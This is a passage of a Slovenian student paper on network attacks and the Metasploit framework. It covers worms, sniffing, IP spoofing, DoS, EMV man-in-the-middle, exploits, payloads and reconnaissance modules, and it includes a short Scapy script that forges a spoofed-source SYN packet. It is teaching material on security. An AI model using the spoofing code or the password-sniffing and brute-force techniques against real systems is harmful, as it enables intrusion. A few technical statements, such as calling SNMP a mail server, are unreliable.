
3.4 Črv

Črvi, kot še zadnja oblika aktivnega napada, ki jo bomo omenili, so v osnovi zelo podobni virusom. Razlikujejo se v tem, da ponavadi ne zahtevajo akcije uporabnika za zagon, njihov glavni namen pa je hitro in obsežno širjenje, ne pa samo povzročanje škode na računalniku.

Črvi se od virusov razlikujejo tudi po tem, da za širjenje preiščejo okužen sistem in na njem poiščejo vse varnostne luknje, ki jih znajo izkoristiti za nadaljnje širjenje. Njihov cilj je, da se razširijo na čimvečje število sistemov, kar pomeni da so najbolj pogosti znotraj računalniških omrežij.

Ker je uspešnost širjenja črvov pogojena s številom varnostnih lukenj, ki jih črv odkrije in zna uporabiti, je glavna zaščita pred njihovim širjenjem pogosto nadgrajevanje programske opreme. Pomagamo si lahko tudi z dobro zaščito omeržja v katerem se naš sistem nahaja.

Izredno znan črv je *Morrisov črv* (slika 5) iz leta 1988, ki je hkrati tudi prvi znan črv, ki se je širil preko interneta. Študent univerze Cornell, Robert Tappan Morris, je ustvaril navidez neškodljivega črva, ki se je samo širil, brez povzročanja neposredne škode na okuženem sistemu. Njegov cilj je bil oceniti velikost takratnega interneta, ki je znašala okoli 60000 računalnikov. Črva je napisal tako, da je ta pred namestitvijo na naslednji računalnik preveril, ali je na novi tarči črv že nameščen. V primeru da bi bil odgovor pritrdilen, se črv po prvotnem načrtu ne bi namestil. Na ta način bi se črv razširil na vsak računalnik enkrat in opazne škode ne bi bilo. Ker pa se je Morris bal, da bi kdo poskusil črva odstraniti tako, da bi vsi neokuženi računalniki lagali o tem, ali so že okuženi, je kodo popravil tako, da se je vsk sedmi računalnik okužil, tudi če je bil njegov odgovor na vprašanje o okuženosti pritrdilen. To je sprožilo bliskovito širjenje in na nekatere računalnike se je črv razširil tudi večkrat. V zelo kratkem času je bilo okuženih kar 6000 računalnikov, kar je takrat predstavljalo 10 odstotkov vseh povezanih računalnikov. Zaradi neprestanega širjenja je prišlo do velikih zavrnitev storitev, blokiranih komunikacijskih linij in izpadov.



Slika 5: Disketa z izvorno kodo Morrisovega črva, ki jo zaradi zgodovinskega pomena danes hrani Bostonski muzej znanosti


Morissov črv je iz forenzičnega vidika zanimiv zato, ker je bil zaradi njegovih posledic avtor Robert Tappan Morris prvi obsojenec po takrat ravno svežemu *zakonu o računalniških prevarah in zlorabah* v ZDA, zaradi česar mu je bila nazadnje izrečena tri letna pogojna kazen, 400 ur prisilnega dela in 10.000 dolarjev denarne kazni. Primer je svetu pokazal, kako velike so lahko posledice razmeroma preprostega črva in sprožil nastanek številnih novih črvov in zakonov na področju digitalnih zločinov.

3.5 Prisluškovanje

Prisluškovanje je osnovna oblika pasivnega napada, kateri običajno sledijo druge oblike pasivnih napadov. Pri tem napadalec posluša (ali prestreza) tok podatkov, ki teče med dvema uporabnikoma in nabira informacije, ki jih lahko potem uporabi za izvedbo nadaljnih vdorov ali zlonamernih dejanj.

Izvedba prisluškovanja je možna le, če ima napadalec fizični dostop do linije, po kateri teče komunikacija med uporabniki (to je lahko tudi v zaprtem sistemu, ne samo na omrežnih sistemih) ali pa, če lahko napadalec upravlja z računalnikom, ki ima tak dostop. Detekcija te oblike napada načeloma ni mogoča, saj napadalec podatke le prestreza, jih ne spreminja. Najučinkovitejša zaščita v obliki preventive pa je enkripcija komunikacije, ki omogoči, da napadalec pri prisluškovanju podatkov ne uspe pridobiti razumljivih in koristnih informacij (slika 6).

Ameriški forenzični preiskovalci zaposleni pri FBI so z namenom prisuškovanja izbranih komunikacij razvili ordje *Carnivore*, kar je v javnosti sprožilo preplah glede zasebnosti na



Slika 6: Prisluškovanje je na slabo zavarovanih in fizično dosegljivih omrežjih z uporabo brezplačnih orodij, kakršno je Wireshark, preprosto in izvedljivo tudi s povprečnim računalniškim znanjem

spletu. FBI je kasneje izjavil, da je njihova uporaba orodja legitimna, saj je orodje bilo narejeno tako, da je prisluškovalo izključno prometu, za katerega so pridobili ustrezen nalog. Zaradi pritiska s strani medijev in javnosti so pri FBI uporabo orodja opustili in prešli na uporabo komercialnega *NarusInsight*a.

3.6 Potvarjanje identitete

Pri *potvarjanju identitete* gre za to, da napadalec komunicira s ciljnim sistemom, pri tem pa se izdaja za nekoga drugega. Zaradi velikega števila metod, ki jih lahko napadalec pri tem uporabi, je pojem potvarjanja identitete zelo širok. Napadalec lahko tako pošlje e-poštno sporočilo in se v njem izdaja za nek drug e-poštni naslov. Nevarna in pogosta oblika potvarjanja identitete, ki jo bomo opisali v nadaljevanju, pa je *potvarjanje IP naslova* (angl. IP spoofing).

Pri potvarjanju IP naslova napadalec izdeluje umetne paketke, v katerih se izdaja za napravo z drugim IP naslovom (slika 7). Če tarča paketkom zaupa zgolj po IP naslovu vira (kar je tudi dandanes pogosta varnostna luknja), bo napad učinkovit. Za napadalca to velikokrat pomeni, da mora najprej z drugo obliko napada onemogočiti komunikacijo z napravo z IP naslovom, ki bi ga rad napadalec prevzel. Poleg tega mora napadalec biti uspešen pri pošiljanju paketkov pred vzpostavitvijo povezave tako, da uporabnika prisili v komunikacijo z njim. Nazadnje pa je lahko napad uspešen le, če tarča paketkom zaupa po naslovu vira.

Najboljša zaščita sistema pred potvarjanjem IP naslovov je to, da sistem prekonfiguriramo tako, da nobenemu viru ne zaupa zgolj po IP naslovu. Pri tem je potrebno imeti v mislih tudi programsko opremo, ki je nismo sami ustvarili in ima morda to ranljivost, zato je potrebno preveriti, ali je nameščena programska oprema dovolj varna (primeri nevarnih programskih orodij, ki so ranljiva na potvarjanje IP naslova in jih zato ne smemo uporabljati, so RPC storitve, X Window System in R storitve kot rlogin in rsh).

3.7 Vdor z geslom

Ko napadalec s pomočjo prisluškovanja, ki je opisano v prejšnjem razdelku, pridobi potrebno geslo, lahko enostavno izvrši *vdor z geslom*. Geslo pa je moč pridobiti tudi na druge načine. O vdoru z geslom govorimo takrat, ko se napadalec

```
ipServer = '192.168.1.20';
ipFake = '192.168.1.155';
conf.verb = 0
conf.iface = 'wlan1'          # wlan1 is my Ethernet card
myether = '00:26:b6:31:b7:12' # wlan1 HWadress
gwether = '00:0c:f6:31:2d:df' # DSL router's Ethernet addr dst=gwether

packet = Ether(src=myether,dst=gwether) /
         IP(dst=ipServer,src=ipFake) /
         TCP(sport=RandShort(),dport=4000,flags='S');

sendp(packet);
```

Slika 7: S programskimi knjižicami, kakršna je knjižica Scapy za Python, je izdelovanje lažnih IP paketkov silno preprosto

uspešno prijavi v uporabniški račun neke storitve kot drug uporabnik.

Škoda, ki jo pri tem lahko napadalec povzroči, je predvsem odvisna od storitve, do katere dobi napadalec dostop. Najnevarnejši so dostopi do storitev oddaljenega upravljanja računalnika, spletnih bank in podobnih aplikacij, v katerih imamo je moč upravljati z osebnimi podatki in premoženjem.

Dandanes živimo v svetu tehnologij, ki podpirajo zelo močno enkripcijo, a si kljub temu izredno veliko uporabnikov izbira slaba, kratka in enostavna gesla (tabela 1). Vzamimo na primer enosmerno zgoščevalno funkcijo SHA-512 iz do nedavnega še močne družine SHA-2. S pomočjo SHA-512 enkripcije smo najprej zakriptirali slabo geslo `password1234`, ki smo ga izbrali naključno. Nato smo naključno izbrali eno izmed prosto dostopnih masivnih vpoglednih tabel na spletu (v našem primeru *crackstation.com*) in vnesli zakriptirano geslo. V slabi sekundi je bilo prvotno geslo že vidno na zaslonu. Dobro konstruirana gesla so tako pomemben predpogoj za varnost pred vdori z geslom.

Tabela 1: Seznam petih najpogosteje uporabljenih gesel na spletni strani rockyou.com, katere okoli 6 milionov uporabniških gesel je bilo ukradenih konec leta 2009

Geslo	Št. pojavitev
123456	290731
12345	79078
123456789	76790
password	61958
iloveyou	51622


3.8 Napad za zavrnitev storitve

Napad za zavrnitev storitve, bolj znan kot *DoS* (angl. Denial-of-Service) in *DDoS* (angl. Distributed Denial-of-Service) je napad, pri katerem napadalec z umetnim generiranjem prometa prepreči normalno delovanje sistema njegovim uporabnikom. Običajno se vrši nad spletnimi strežniki, katerih ne-delovanje lastniku povzroči škodo.

Ta oblika napada je zelo popularna in zelo uspešna. Njena prednost pred drugimi oblikami napadov je v tem, da na tarčo ni potrebno namestiti nikakršne zlonamerne program-

ske opreme (napad je namreč izveden z umetnim generirajnem prometa, za kar lahko napadalec uporabi eno izmed številnih orodij - slika 8). Prav tako niti ne zahteva nobenih akcij s strani uporabnika. Tudi če uporabnik prepozna napad in se morda odloči iz varnostnih razlogov zapreti vso komunikacijo do svojega strežnika, je napadalec dosegel cilj, ki je tarčo onesposobiti. Seveda pa je izvedba resnega napada, ki lahko povzroči veliko večjo škodo, zahtevnejša.

Pri dobro osnovanih omrežjih in sistemih, ki so pripravljeni na tako obliko napada, je za uspešen napad potrebno veliko porazdeljenih virov umetnega prometa. Za resen napad tako potrebujemo bodisi zelo veliko opreme, bodisi veliko okuženih računalnikov, katere lahko ob želenem trenutku upravljamo in koristimo za generiranje prometa. Takim računalnikom, ki so okuženi in nam to omogočijo, pravimo da so del *botneta* (izraz smo omenili že v razdelku o trojanskih konjih). Odkrivanje in blokiranje prometa, ki je bil ustvarjen na tak način, je izredno težavno in velikokrat nemogoče, zato so ti napadi pogosto tudi uspešni. Manj porazdeljene napade lahko prepoznamo s pomočjo programske opreme *IDS* (angl. Intrusion Detection System), katere prosto dostopni odprtokodni predstavnik je *SNORT*.



Slika 8: LOIC je le ena izmed odprtokodnih aplikacij za izvajanje napadov za zavrnitev storitve. Če se večja skupnost odloči istočasno uporabiti tako preprosto orodje nad isto tarčo, je lahko napad zelo učinkovit


Pri ugotovljenem napadu nam poleg dobre opreme na omrežju lahko pomaga ponudnik internetnih storitev, ki ima veliko zmogljivejšo opremo in je morda kos velikosti ustvarjenega umetnega prometa. Strežnik pa potrebuje tudi dovolj veliko pasovno širino.

3.9 Napad moža na sredini

Napad moža na sredini je oblika aktivnega napada, pri katerem napadalec vzpostavi neodvisni povezavi s tarčama in vodi komunikacijo tako, da tarči mislita, da komunicirata druga z drugo.

Napad je običajno veliko težje izvesti, kot se to morda najprej sliši, vendar je lahko zelo učinkovit posebaj v sistemih, ki so slabo osnovani in je varnost komunikacije v njih slaba. Napadalec mora najprej biti sposoben prestreči vsa sporočila med tarčama, sama komunikacija pa mora biti običajno slabo zavarovana. Možen je tudi uspešen napad pri avtenticirani komunikaciji z zasebnimi in javnimi ključi, vendar je pri le-teh iz javnega ključa naprave v sredini mogoče hitro ugotoviti, da gre za vsiljivca. A kljub temu so uporabniki velikokrat malomarni in brez preverjanja zaupajo javnemu ključu, čeprav ne vedo, komu pripada.

Razsikava na univerzi v Cambridgeu iz leta 2010 je pokazala velikansko varnostno luknjo pri komunikaciji med določenimi vrstami bankomatov in bančnimi karticami, ki delujejo na osnovi EMV protokola (zelo veliko bančnih kartic po celem svetu deluje tako). Pri vstavitvi kartice v bankomat (slika 9), bankomat najprej povpraša za kratko geslo, bolj znano kot PIN. Ko uporabnik PIN vpiše, se le-ta nato posreduje čipu na kartici, ki preveri pravilnost PIN-a in bankomatu odgovori bodisi z *da* ali *ne*. Z nekaj osnovnega znanja elektronike lahko napadalec na ukradeno bančno kartico namesti modul, ki deluje kot mož na sredini med bankomatom in čipom na kartici. Napadalec lahko nato v bankomat vpiše katerikoli PIN, modul PIN prestreže (ga ne posreduje čipu na kartici) in bankomatu odgovori z *da*. Nato lahko napadalec uporablja kartico, kot če bi PIN poznal. Raziskovalcem je uspel podoben napad tudi na bankomatih, ki pravilnost PIN-a preverijo s povezavo na banko, a podrobnosti napada ne razkrivajo.



Slika 9: Prikaz delovanja napada moža na sredini v primeru ukradene modificirane bančne kartice, ki deluje po EMV PIN protokolu

Uporabniki se lahko pred napadom zavarujemo predvsem z uporabo varnejše komunikacije, kakršna je medsebojna avtentikacija z javnimi in zasebnimi ključi, možna pa je tudi vzpostavitev dodatnega komunikacijskega kanala za preverjanje vsebine.

3.10 Napad na aplikacijskem sloju

Med *napade na aplikacijskem sloju* štejemo vse vrste napadov, ki na tarčnem računalniku namenoma povzročijo napako, s katero lahko napadalec pridobi nadzor nad sistemom.

Najpogostejše oblike napadov na aplikacijskem sloju so naslednje:

- **prekoračitev medpomnilnika** (angl. buffer-overflow), s čimer lahko ena aplikacija potencialno spreminja podatke druge aplikacije;
- **cross-site scripting** (kratko XSS), s katerim lahko škodljiva spletna stran izkoristi luknjo v brskalniku za upravljanje z drugo spletno stranjo;

- **SQL injekcije** (angl. SQL injection), s katerimi lahko uporabnik slabo napisani spletni strani vriva lastne SQL ukaze, ki jih stran izvede;
- **kraja seje** (angl. session hijacking), s čimer lahko napadalec uporablja aplikacije in storitve, v katere se je moral uporabnik predhodno prijaviti;
- izkoriščanje specifičnih lukenj programov (angl. exploit).

Edina dobra zaščitna tehnika pred to družino napadov je pravilna uporaba in konfiguracija ter pogosto in dosledno nadgrajevanje programske opreme.

Poleg prvih štirih zgoraj naštetih znanih varnostnih lukenj na aplikacijskem sloju obstaja ogromno število odkritih in neodkritih lukenj v drugih aplikacijah. Luknji in postopku, s katerim lahko luknjo izkoristimo, pravimo v angleščini *exploit*. Ker je odkritih in neodkritih exploit-ov zelo veliko, so nastala specifična orodja za odkrivanje in ustvarjanje leteh. V naslednjem razdelku je opisano orodje *Metasploit*, ki je ravno temu namenjeno, poleg tega pa vključuje veliko bazo že odkritih exploit-ov.

4. ORODJE METASPLOIT®

Metasploit je orodje s katerim lahko naložimo in izvedemo zlonamerno kodo na izbranem računalniškem sistemu [4]. Uporablja se za testiranje sistemov na določene ranljivosti in napade, ki jih izvajamo z orodjem. Orodje vsebuje vrsto napadov, kot tudi možnosti za zbiranje informacij o sistemu in iskanje na katere ranljivosti je sistem občutljiv. Orodje nam omogoča tudi pisanje lastnih exploitov in paketov, ki jih naložimo na žrtvin sistem.

Orodje Metasploit je naredil H. D. Moore leta 2003 v programskem jeziku Perl. Kasneje je bilo orodje celotno prepisano v programski jezik Ruby. 21. oktobra 2009 je bil celoten projekt Metasploit kupljen s strani Rapid7, varnostnega podjetja, ki ponuja rešitve za testiranje varnosti računalniških sistemov. Kasneje je isto podjetje ustvarilo tudi plačljivo verzijo orodja Metasploit, ki vsebuje dodatna orodja za lažje testiranje računalniških sistemov na določene ranljivosti.

Metasploit se pojavlja v več verzijah:

- **Verzija Framework** je najbolj preprosta verzija orodja Metasploit in vsebuje preprost tekstovni vmesnik za dostop do celotnega orodja. Verzija je v celoti brezplačna in je namenjena študentom in razvijalcem, ki ustvarjajo nove pakete za orodje Metasploit;
- **Verzija Community** je zelo podobna verziji Framework vendar namesto tekstovnega vmesnika vsebuje spletni grafični vmesnik za dostop do orodja Metasploit. Community verzija je namenjena ljudem, ki lažje uporabljajo orodje z grafičnim vmesnikom, kot pri verziji Framework, ki ga ne vsebuje;
- **Verzija Express** vsebuje dodatna orodja za testiranje ranljivosti računalniških sistemov, kot tudi nativni grafični vmesnik za dostop do orodja Metasploit. Verzija je namenjena podjetjem, ki želijo testirati svoje sisteme za določene ranljivosti. Verzija Express je tudi ena izmed dveh verzij, ki sta plačljivi;
- **Verzija Pro** je namenjena velikim podjetjem, ki se ukvarjajo z varnostjo v računalniških sistemih. Verzija Pro je plačljiva verzija orodja Metasploit in vsebuje vsa orodja prejšnih verzij, kot tudi nova dodatna orodja.

Glavna prednost orodja Metasploit je, da nam ni potrebno implementirati posebne ranljivosti, ampak jo lahko z enim ukazom v orodju Metasploit izvedemo na določenem sistemu. Tako lahko hitro in preprosto preizkusimo sistem ali je ranljiv na določeno ranljivost.

Orodje Metasploit uporablja modularni pristop, kar nam omogoča hitro dodajanje novih ranljivosti v orodje, kot tudi pisanje svojih modulov za preizkušanje ranljivosti. Zaradi modularnega pristopa imamo tudi prosto izbiro pri sestavljanju napada, tako da lahko izberemo poljubne kombinacije exploita, payloda in kodiranja kode.

Orodje lahko uporabljamo v Linux, Mac OS X in Windows operacijskih sistemih. V osnovi dostopamo do orodja preko tekstovnega vmesnika, vendar nekatere verzije vsebujejo tudi spletni grafični vmesnik in nativni grafični vmesnik, ki nam poenostavita delo.

4.1 Metasploitable

Metasploitable je posebna slika operacijskega sistema Linux, ki vsebuje veliko ranljivosti. Namen slike Metasploitable je testiranje in učenje napadov, ki jih izvajamo z pomočjo orodja Metasploit. Slika ima tudi že prednaložene določene ranljive programe, kot so spletni strežnik, ftp strežnik, sql podatkovna baza, itd.. Vsebuje tudi spletno aplikacijo Mutillidae, ki je namenjena ljudem za učenje napadov na spletne aplikacije z 10 nabolj pogostih ranljivosti, ki jih najdemo v spletnih aplikacijah.


Sliko Metasploitable lahko uporabimo na veliko različnih aplikacijah za virtualizacijo. Med njimi so najbolj priljubljene in priporočljive VMware, VirtualBox in VMFusion. Namestitev slike v aplikacije za virtualizacijo je zelo preprosto in vsebuje zelo malo ali nič konfiguracije za delovanje. Pozornost moramo le nameniti mrežnemu vmesniku, kjer moramo poskrbeti, da slika Metasploitable nima mrežnega dostopa do drugih računalnikov, ki niso namenjeni testiranju ranljivosti.

Trenutno je v uporabi slika Metasploitable 2, ki je druga slika operacijskega sistema Linux, ki vsebuje več ranljivih aplikacij, kot prva slika. Za testiranje lahko uporabimo drugo ali prvo sliko vendar je priporočljiva uporaba druge slike, kjer lahko izvedemo več napadov.

4.2 Msfconsole

Msfconsole (slika 10) je eden izmed dveh tekstovnih vmesnikov za dostop do orodja Metasploit. Drugi tekstovni vmesnik se imenuje Msfcli vendar se ne uporablja veliko zaradi slabe podpore s strani ustvarjalcev. Msfconsole je edini vmesnik preko katerega lahko pridemo do vseh nastavitev in sposobnosti orodja Metasploit, najbolj stabilen in glavni podprti vmesnik s strani avtorjev.

Vmesnik Msfconsole vsebuje dopolnjevanje ukazov pri pisanju, kot tudi dopolnjevanje pri iskanju modulov. S tem nam zelo olajša delo pri iskanju in pisanju ukazov ter pohitri čas pri testiranju ranljivosti računalniškega sistema. Omogoča tudi izvajanje zunanjih ukazov, tako da nam ni potrebno izvajati posebnih ukazov izven konzole Msfconsole. Za pomoč in izpis vseh ukazov vsebuje vmesnik tudi poseben ukaz help za pomoč pri delu z vmesnikom.



Slika 10: Začetni zaslon tekstovnega vmesnika Msfconsole

Pomembni ukazi, ki jih je pri delu s konzolo dobro poznati, so naslednji:

- `use`, s katerim izberemo modul s katerim bomo delali;
- `back`, s katerim zaključimo delo z izbranim modulom;
- `set` se uporablja za nastavljanje nastavitev orodja Metasploit in modulov;
- `info`, ki nam izpiše podrobne informacije o modulu, ki ga trenutno uporabljamo. Izpiše nam tudi katero ranljivost izrablja modul, kot tudi reference na CVE in BID številke, ki se nanašajo na ranljivost;
- `jobs` nam pove katere operacije se izvajajo v ozadju in nam omogoča tudi prekinitev in preklop operacij;
- `load` naloži podani modul v orodje Metasploit;
- `resource` nam omogoča izvajanje skript, kjer je podanih več ukazov skupaj;
- `search` se uporablja za iskanje modulov po imenih, opisih, referencah, ipd. Ukaz tudi podpira regularne izraze za bolj podrobno in natančno iskanje;
- `sessions` prikaže trenutne seje, ki se izvajajo v orodju Metasploit. Omogoča nam tudi prevzem seje kot tudi zaustavitev seje.

4.3 Exploiti

Exploit je program ali del programske kode, ki izrabi določeno ranljivost v računalniškem sistemu za nedovoljeni dostop do sistema. Do sistema lahko pridemo preko napake v aplikaciji, nepravilni uporabi aplikacije, napačni konfiguraciji aplikacije, itd.

Orodje Metasploit deli exploite na dve ključni skupini:

- **Aktivni exploiti** se izvedejo nemudoma, ko jih poženemo in so neodvisni od obnašanja žrtve. Izvajanje aktivnega exploita se lahko konča, ko se izvede vse kar exploit naredi ali ko pride do napake pri izvajanju exploita. Konzolni vmesnik Msfconsole omogoča tudi izvajanje aktivnih exploitov v ozadju, kar pomeni, da lahko nadaljujemo z delom in ne rabimo čakati, da se exploit konča. Ko se exploit konča dobimo nadzor ponavadi preko konzole, do izrabljenega sistema. Ko imamo enkrat nadzor nad sistemom, lahko z njim počnemo karkoli želimo;
- **Pasivni exploiti** se razlikujejo od aktivnih exploitov po načinu izvajanja. Ko zaženemo pasivni exploit, se exploit postavi v način čakanja, kjer čaka na žrtev, da pride do njega. Ko žrtev pride do čakajočega exploita, ki je lahko preprosto spletna stran, se exploit izvede in izrabi žrtev za pridodobitev nadzora nad sistemov. Podobno kot pri aktivnih exploitih dobimo nadzor ponavadi preko konzole. Pasivni exploiti se tudi ne končajo, vendar ponovno čakajo na naslednjo žrtev.

Primeri pasivnih exploitov so spletne strani, ftp strežniki, smtp strežniki, ssh strežniki in podobne spletne storitve, kjer exploit čaka na uporabnika, da obišče njegovo okuženo storitev.

4.4 Payloadi

Payload je ponavadi program, ki ga želimo izvesti na žrtvinem sistemu. Pozorni moramo biti, kateri operacijski sistem se izvaja na žrtvinem računalniku, da pravilno sestavimo program za enak operacijski sistem. Metasploit deli payloade na tri skupine:

- **Singles** so paketi, ki so zaprti in jih ni mogoče spreminjati v realnem času. Singles payloadi so ponavadi napisani za zelo specifične napade in so zelo stabilni pri izvajanju;
- **Stagers** payloadi so ponavadi zelo majhni in vse kar naredijo je, da odprejo omrežno povezavo do napadalca in čakajo na dodatne module, ki se bodo prenesli iz napadalčevega sistema. Ko se novi moduli prenesejo jih mora stagers payload pravilno naložiti v pomnilnik žrtve, da začnejo delovati;
- **Stages** payloadi so moduli, ki jih napadalec posreduje stager payloadu za naložitev v žrtvin pomnilnik sistema. Stages payloadi nimajo omejitve velikosti, ker se prenesejo preko omrežne povezave, ki jo vzpostavi stager payload. Stages payloadi so tudi glavni del programa, ki se izvaja na žrtvinem sistemu.

Meterpreter je primer payloada, ki uporablja princip stager – stages in deluje izključno v delovnem spominu računalniškega sistema. Omogoča nalaganje dodatnih modulov in skript na žrtvin sistem za boljše pridobivanje informacij ali boljši nadzor sistema.

4.5 Zbiranje informacij

Da dobimo dostop do sistema moramo najprej zbrati informacije o sistemu, da se lahko odločimo, katero ranljivost

bomo uporabili in katera ranljivost bo najbolje ali najverjetneje delovala. Z dodatnimi informacijami o sistemu lahko tudi ovržemo ranljivosti, katerih zagotovo ne moremo izrabiti na izbranem sistemu.

Za zbiranje informacij nam Metasploit nudi naslednja orodja:

- **Portscan tcp** je modul v orodju Metasploit, ki nam omogoča iskanje odprtih vrat na določenih IP naslovih. Rezultati iskanja se samodejno zapišejo v podatkovno bazo orodja Metasploit za kasnejšo obdelavo ali uporabo pri drugih modulih. Orodje Metasploit vsebuje tudi druge portscan module, kot je na primer portscan udp, ki išče odprta vrata na udp povezavi;

- **Nmap** je orodje, ki nam omogoča iskanje odprtih vrat na določenih IP naslovih. Omogoča nam tudi omejitev iskanja odprtih vrat po intervalu vrat. Orodje Nmap ni del orodja Metasploit, zato ga moramo sami naložiti na sistem. Rezultate, ki nam jih izpiše Nmap, lahko shranimo v podatkovno bazo ali tesktovni format za kasnejšo obdelavo v orodju Metasploit. Uvoz podatkovne baze rezultatov v orodje Metasploit je zelo preprosto in hitro. Ko imamo rezultate v orodju Metasploit, lahko rezultate podrobno obdelamo ali jih uporabimo pri izvajanju modulov;

- **SMB Version Scanning** modul nam omogoča, da ugotovimo kateri operacijski sistem se izvaja na izbranem sistemu. Modul nam omogoča tudi pregled določen intervla IP naslovov za pridobitev informacij o operacijskem sistemu. Da pridobimo ime operacijskega sistema, ki se izvaja na sistemu, mora sistem imeti naloženo storitev SMB, ki se izvaja na vratih 445. Če sistem nima naložene storitve SMB, modul SMB Version Scanner ne more ugotoviti verzije operacijskega sistema. Storitev SMB je privzeto naložena in se izvaja v operacijskem sistemu Windows;

- **Psnuffle** modul nam omogoča iskanje uporabniških imen in gesel po omrežju. Trenutno modul podpira protokole html, ftp, imap in pop3. Uporaba modula je zelo preprosta - kar moramo storiti je pognati modul ter počakati, da se žrtev na omrežju poveže na eno od prej omenjenih storitev. Uporabniška imena in gesla se avtomatično zapišejo v Metasploit podatkovno bazo za kasnejšo uporabo. Potrebno pa je omeniti, da modul deluje samo na nekriptiranih protokolih in iz protokolov https, ftps in imaps ne more prebrati uporabniškega imena in gesla za storitev;

- **MSSQL search** modul deluje zelo podobno kot portscan tcp ali Nmap, kjer išče odprta vrata s storitvijo MSSQL. Prednost modula MSSQL search je, da dobimo dodatne informacije o MSSQL podatkovni bazi, tudi če ne poznamo uporabniškega imena in gesla. Modul omogoča iskanje MSSQL podatkovne baze po intervalu vrat in IP naslovov. Ko odkrijemo MSSQL podatkovno bazo lahko uporabimo dodatne module za brute-force iskanje gesla in tako lahko pridobimo dostop do podatkovne baze. Lahko uporabimo tudi bolj napredne metode odkrivanja gesla namesto bruteforce, ko je primer napad s pomočjo slovarja;

- **SNMP search** modul deluje zelo podobno kot modul MSSQL search, vendar namesto iskanja MSSQL podatkovne baze, išče SNMP poštni strežnik. Tako kot pri modulu MSSQL search dobimo dodatne informacije o poštnem strežniku brez uporabniškega imena in gesla. Ko odkrijemo poštni strežnik, lahko uporabimo dodatne module za iskanje uporabniških imen in gesel.

4.6 Iskanje ranljivosti

Ko zberemo potrebne informacije o sistemu, moramo potem poiskati na ketero ranljivost je sistem občutljiv, da jo lahko izkoristimo za dostop do sistema.

V ta namen nam Metasploit ponuja množico orodij, med katerimi je naslednja dobro poznati:

